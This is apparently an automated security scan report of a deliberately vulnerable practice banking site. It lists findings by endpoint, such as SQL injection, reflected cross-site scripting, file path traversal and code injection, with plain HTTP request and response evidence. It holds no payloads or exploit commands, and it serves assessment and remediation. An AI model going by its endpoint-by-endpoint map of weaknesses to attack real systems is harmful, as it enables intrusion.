Website Security Scanning

http://www.vulnerable-bank.com/app_v3_banking.php

Friday, May 21st 2021

Website Security Service

Summary

161 Issues Detected

37 Risk Issues

72 % Overall Certainty

SEVERITY	TENTATIVE	FIRM	CERTAIN
High Issues	0	8	29
Medium Issues	18	13	0
Low Issues	0	1	38
Info Issues	3	23	28


Summary

The scan was completed with a high degree of certainty (72%) on the majority of the discovered issues. This means that most of the issues found can be trusted and the proof files shown in this report can act are a solid guide to validate and remediate the issues found.

Issues Categories

Risk Profile

OWASP ASVS Classification



CLASSIFICATION	INFO	LOW	MEDIUM	HIGH
V1 - Architecture	22	0	0	31
V2 - Authentication	19	2	0	0
V3 - Session	0	0	0	0
V4 - Access	2	0	0	0
V5 - Validation	26	1	0	59
V6 - Cryptography	0	0	0	0
V7 - Error	4	3	0	0
V8 - Data	0	0	0	0
V9 - Communications	0	0	0	0
V10 - Malicious	0	0	0	0
V11 - BusLogic	0	0	0	0
V12 - Files	3	0	0	1
V13 - API	0	0	0	0
V14 - Config	1	0	0	0

OWASP ASVS Risk Classification

V1 - Architecture	V2 - Authentication	V3 - Session	V4 - Access	V5 - Validation	V6 - Cryptography	V7 - Error	V8 - Data	V9 - Communications	V10 - Malicious	V11 - BusLogic	V12 - Files	V13 - API	V14 - Config
●	●	●	●	●	●	●	●	●	●	●	●	●	●

Technical Details

Issues Overview

Discovered Issues

Issue Name	Severity	Confidence	Vector URL
Unencrypted communications	low	certain	http://www.vulnerable-bank.com/
Frameable response (potential Clickjacking)	info	firm	http://www.vulnerable-bank.com/
Cross-domain script include	info	certain	http://www.vulnerable-bank.com/
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_insurance.php
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_investments.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_personal.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_file.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_business.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_business.php
Software Version Numbers Revealed	low	certain	http://www.vulnerable-bank.com/app_v3_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_security.php.
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/robots.txt
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_loans.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_register.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_security.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_register.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_register.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_register.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/

Issue Name	Severity	Confidence	Vector URL
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/css/bootstrap.min.css
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banking.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/redirect.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banks.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_cards.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banks.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_about.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_cards.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_about.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_bank.php
Cookie without HttpOnly flag set	low	firm	http://www.vulnerable-bank.com/app_v3_profile.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_contact.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_contact.php
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_contact.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_info.php
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/get_info.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/register_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/register_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_investment.php
Vulnerable version of the library 'bootstrap' found	medium	tentative	http://www.vulnerable-bank.com/js/bootstrap.min.js
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/js/bootstrap.min.js
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_security.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_loan.php

Issue Name	Severity	Confidence	Vector URL
Long redirection response	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_card.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_job.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Arbitrary host header accepted	low	certain	http://www.vulnerable-bank.com/app_v3_security.php.
Host header poisoning	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php.
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_investments.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_insurance.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_security.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_register.php
Out-of-band resource load (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php
File path traversal	high	firm	http://www.vulnerable-bank.com/get_file.php
J2EEScan - Local File Include	high	certain	http://www.vulnerable-bank.com/get_file.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
External service interaction (DNS)	high	certain	http://www.vulnerable-bank.com/get_file.php
External service interaction (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banking.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php

Issue Name	Severity	Confidence	Vector URL
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
Backup file	info	certain	http://www.vulnerable-bank.com/redirect.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banks.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_cards.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_about.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/redirect.php
Open redirection (reflected)	low	certain	http://www.vulnerable-bank.com/redirect.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_bank.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_bank.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_banking.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_contact.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/register_v1.php
Code injection	high	firm	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_card.php

Issue Name	Severity	Confidence	Vector URL
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_card.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_investment.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_investment.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_security.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_security.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Referer-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php
User agent-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php
Spoofable client IP address	info	firm	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_loan.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_loan.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_insurance.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_insurance.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_job.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_job.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_about.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_about.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/register_v1.php


Unencrypted communications

(https://cwe.mitre.org/data/definitions/326.html)

Reference

Marking HTTP as non-secure (https://www.chromium.org/Home/chromium-security/marking-http-as-non-secure)
Configuring Server-Side SSL/TLS (https://wiki.mozilla.org/Security/Server_Side_TLS)
HTTP Strict Transport Security (https://developer.mozilla.org/en-US/docs/Web/Security/HTTP_strict_transport_security)

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Unencrypted communications	low	certain	http://www.vulnerable-bank.com/

Frameable response (potential Clickjacking)

(https://cwe.mitre.org/data/definitions/693.html)

Reference

X-Frame-Options (https://developer.mozilla.org/en-US/docs/Web/HTTP/X-Frame-Options)

FirstOrderEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
```

```
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_investments.php?search=105157 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:51:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12710
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12948
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time

Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Frameable response (potential Clickjacking)	info	firm	http://www.vulnerable-bank.com/

Cross-domain script include

(https://cwe.mitre.org/data/definitions/829.html)

Reference

Subresource Integrity (https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity)

InformationListEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
```

```
[...]
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

InformationListEvidence

```
GET /app_v3_investments.php?search=105157 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:51:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12710
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

InformationListEvidence

```
GET /app_v3_personal.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12948
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-domain script include	info	certain	http://www.vulnerable-bank.com/

Vulnerable version of the library 'jquery' found

(https://github.com/jquery/jquery/issues/2432)

- http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/ (http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/)
- https://nvd.nist.gov/vuln/detail/CVE-2015-9251 (https://nvd.nist.gov/vuln/detail/CVE-2015-9251)
- http://research.insecurelabs.org/jquery/test/ (http://research.insecurelabs.org/jquery/test/)

Affected versions
The vulnerability is affecting all versions prior **1.12.0** (between **1.4.0** and **1.12.0**)

Other considerations
The vulnerability might be affecting a feature of the library that the website is not using. If the vulnerable feature is not used, this alert can be considered false positive.

The library name and its version are identified based on a Retire.js signature. If the library identification is not correct, the prior vulnerability does not apply.

Remediation

none

Classification

none

Reference

none


FirstOrderEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
```

```
[...]
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js ">
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_insurance.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_investments.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_personal.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_business.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_loans.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_register.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banking.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banks.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_cards.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_about.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_contact.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/register_v1.php

Cross-domain Referer leakage

(https://cwe.mitre.org/data/definitions/200.html)

Reference

Referer Policy (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy)

InformationListEvidence

```
GET /app_v3_investments.php?search=105157 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
